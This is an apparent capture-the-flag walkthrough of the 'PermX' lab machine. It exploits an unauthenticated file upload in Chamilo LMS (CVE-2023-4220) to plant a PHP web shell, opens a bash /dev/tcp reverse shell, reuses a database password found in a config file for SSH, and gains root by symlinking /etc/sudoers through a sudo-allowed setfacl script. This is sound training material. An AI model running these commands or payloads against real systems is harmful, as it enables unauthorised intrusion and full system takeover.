PermX

24th October 2024 / Document No D24.100.307

Prepared By: k1ph4ru

Machine Author: mtzsec

Difficulty: Easy

Classification: Official

Synopsis

`PermX` is an Easy Difficulty Linux machine featuring a learning management system vulnerable to unrestricted file uploads via CVE-2023-4220. This vulnerability is leveraged to gain a foothold on the machine. Enumerating the machine reveals credentials that lead to SSH access. A `sudo` misconfiguration is then exploited to gain a `root` shell.

Skills Required

- Linux Command Line
- Web Enumeration

Skills Learned

- Linux Enumeration
- Sudo Exploitation

Enumeration

Nmap


```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.23 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -Pn -sC -sV 10.10.11.23
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-22 08:04 EDT
Nmap scan report for 10.10.11.23
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 e25c5d8c473ed872f7b4800349866def (ECDSA)
|_  256 1f41028e6b17189ca0ac5423e9713017 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://permx.htb
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.66 seconds
```

Scanning the target with `Nmap` reveals two open `TCP` ports. On port `22` `SSH` is running, and on port `80`, an `Apache` web server. The web server attempts to redirect to the `permx.htb` domain, which we then add to our `hosts` file.

```
echo "10.10.11.23  permx.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon visiting `http://permx.htb`, we are presented with a website for an online learning platform.



We can begin enumerating the subdomains available using `ffuf`, which allows us to brute-force subdomains by replacing the `FUZZ` placeholder in the `Host` header with entries from a wordlist.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-
top100000.txt -H "Host: FUZZ.permx.htb" -u http://permx.htb -t 200 -ic
```


```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb
 :: Wordlist         : FUZZ:
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 245ms]
    * FUZZ: bbs
[Status: 302, Size: 281, Words: 18, Lines: 10, Duration: 245ms]
    * FUZZ: email
[Status: 302, Size: 278, Words: 18, Lines: 10, Duration: 245ms]
    * FUZZ: mx
[Status: 302, Size: 280, Words: 18, Lines: 10, Duration: 245ms]
    * FUZZ: ww42
[Status: 302, Size: 279, Words: 18, Lines: 10, Duration: 250ms]
    * FUZZ: dev

<...SNIP...>
```

From the output, we see multiple subdomains return similar results. We can now filter responses based on the word count to focus on unique subdomains.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-
top100000.txt -H "Host: FUZZ.permx.htb" -u http://permx.htb -t 200 -ic  -fw 18

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb
 :: Wordlist         : FUZZ:
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
```

```
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

[Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 821ms]
    * FUZZ: www

[Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 1113ms]
    * FUZZ: lms
```

This reveals two distinct subdomains: `www` and `lms`. We can now add `lms.permx.htb` to our `/etc/hosts` file to resolve the subdomain.



Upon visiting the subdomain, we find that the `lms` subdomain is powered by `Chamilo`, a free and open-source learning management system `LMS` designed to facilitate online education and collaboration. Performing a `Google` search for vulnerabilities that affect this application, we see CVE-2023-4220 and a blog post detailing how to exploit the vulnerability. This `CVE` outlines a vulnerability that allows unauthenticated attackers to upload files and gain remote code execution. The issue is in the `bigUpload.php` script, where filenames are not properly checked, enabling the upload of web shells.

Foothold

To exploit the vulnerability, we first create a `PHP` web shell using the command below. This generates a `PHP` file named `shell.php` that executes commands passed via the `cmd` parameter in the `URL`, allowing us to run system commands remotely.

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Next, we upload the `shell.php` file using `curl`, a command-line tool for transferring data using various protocols. This command sends a `POST` request to the upload endpoint, utilizing the `-F` flag to simulate a form submission for uploading our `shell.php` file.

```
curl -F 'bigUploadFile=@shell.php'
'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
action=post-unsupported'

The file has successfully been uploaded.
```

Upon executing this command, we receive confirmation that the file has been successfully uploaded. To verify that our web shell is functional, we use `curl` to request the `shell.php` file and pass the `id` command. This allows us to check the user ID of the current execution context, confirming that our shell works correctly.

```
curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/shell.php?
cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The expected output, `uid=33(www-data) gid=33(www-data) groups=33(www-data)`, shows that the command executed successfully.

We can now attempt to obtain a reverse shell. First, we start a `Netcat` listener using the following flags: the `-l` flag tells `Netcat` to listen for incoming connections, the `-n` option prevents DNS resolution, the `-v` flag enables verbose output, and `-p 4455` specifies the port on which to listen.

```
nc -lnvp 4455
```

We then create a payload to obtain a reverse shell. The command below generates a `PHP` file named `rev.php`. The PHP code within it instructs the server to initiate a reverse shell connection back to our machine with IP `10.10.14.12` on port `4455`. The `bash -c` command starts an interactive shell that connects to our listener.

```
echo '<?php system("bash -c '\''bash -i >& /dev/tcp/10.10.14.12/4455 0>&1'\''");
?>' > rev.php
```

We proceed to upload the file.

```
curl -F 'bigUploadFile=@rev.php'
'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
action=post-unsupported'
The file has successfully been uploaded.
```

Upon execution, we receive confirmation that the file has been successfully uploaded. Finally, we make a `GET` request to the payload file. This command executes the `rev.php` file, which triggers the reverse shell connection to our `Netcat` listener.

```
curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/rev.php'
```

Looking back at our `Netcat` listener, we see a shell as `www-data`. The `connect to [10.10.14.12] from (UNKNOWN) [10.10.11.23] 39022` indicates that we have successfully established a connection. The output confirms our current user context as `www-data`, which allows us to interact with the server as this user.

```
nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.23] 39022
bash: cannot set terminal process group (1174): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$
```

Enumerating the system, we come across the file `/var/www/chamilo/app/config/configuration.php`, which contains database credentials.

```
www-data@permx:/var/www/chamilo/main/inc/lib/javascript$ cat
/var/www/chamilo/app/config/configuration.php
<$ cat /var/www/chamilo/app/config/configuration.php
<?php

<...SNIP...>
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;

/**
 * Directory settings.
 */
// URL to the root of your Chamilo installation, e.g.: http://www.mychamilo.com/
$_configuration['root_web'] = 'http://lms.permx.htb/';
// Path to the webroot of system, example: /var/www/
$_configuration['root_sys'] = '/var/www/chamilo/';
// Path from your WWW-root to the root of your Chamilo installation,
// example: chamilo (this means chamilo is installed in /var/www/chamilo/
$_configuration['url_append'] = '';
```

Further enumerating users present, we see `mtz`, which has a home directory and is assigned a standard shell, indicating that it could be used to log in.

```
www-data@permx:/var/www/chamilo/main/inc/lib/javascript$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<...SNIP...>
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
www-data@permx:/var/www/chamilo/main/inc/lib/javascript$
```

Upon trying to log in via SSH as the user `mtz` using the database password we found earlier, we see that this works.

```
ssh mtz@permx.htb
The authenticity of host 'permx.htb (10.10.11.23)' can't be established.
ED25519 key fingerprint is SHA256:u9/wL+62dkDBqxAG3NyMhz/2FTBJlmVC1Y1bwaNLqGA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'permx.htb' (ED25519) to the list of known hosts.
mtz@permx.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 <...SNIP...>

Last login: Mon Jul  1 13:09:13 2024 from 10.10.14.40
mtz@permx:~$
```

We can now grab the user flag.

```
mtz@permx:~$ cat user.txt
5fe4c734b3ff961d0824c14766b3e455
mtz@permx:~$
```

Privilege Escalation

Upon checking the `sudo` permissions for the user `mtz`, we see that user `mtz` has permission to run the script `/opt/acl.sh` as any user `ALL`, without being prompted for a password `NOPASSWD`.

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$
```

Looking at the script.

```
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
mtz@permx:~$
```

We see that the script first checks if the number of arguments passed is equal to 3; if not, it displays a usage message and exits. If all three arguments are passed, the script checks whether the target file is within the `/home/mtz/` directory and does not contain any `".."` in its path, which helps to prevent directory traversal. If the target file fails this check, it denies access. Finally, the script uses `setfacl` to modify the file's Access Control List `ACL`, allowing the specified user to have the defined permission on the target file. This command is executed with elevated privileges due to the use of `sudo`.

In summary, the script modifies the Access Control List `ACL` of a specified file within the `/home/mtz/` directory, allowing a designated user to have specific permissions (such as read or write) on that file. We can leverage this to get a shell as root by first creating a symbolic link using the command below, which uses `ln` with the `-s` flag. This creates a symbolic link named `root` in the `mtz` home directory that points to the `/etc/sudoers` file.

```
mtz@permx:~$ ln -s /etc/sudoers root
```

Then, we proceed to use the `acl.sh` script to grant read and write permissions to the linked file. By executing the script with the command below, we specify our user `mtz`, the permissions `rw`, and the target file, which is the symbolic link we just created.

```
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/root
```

Next, we append a line to the `/etc/sudoers` file via the symbolic link to allow the `mtz` user to execute any command as root without a password using the following command.

```
mtz@permx:~$ echo "mtz ALL=(ALL:ALL) NOPASSWD: ALL" >> /home/mtz/root
```

Finally, we can get a shell as root by running `sudo bash`, which will provide us with elevated privileges, allowing us to execute any command as the root user.

```
mtz@permx:~$ sudo bash
root@permx:/home/mtz# id
uid=0(root) gid=0(root) groups=0(root)
```

We can now proceed to grab the root flag.

```
root@permx:/home/mtz# cat /root/root.txt
25c68786f673b0b4ad34aaa082b1c1f1
root@permx:/home/mtz#
```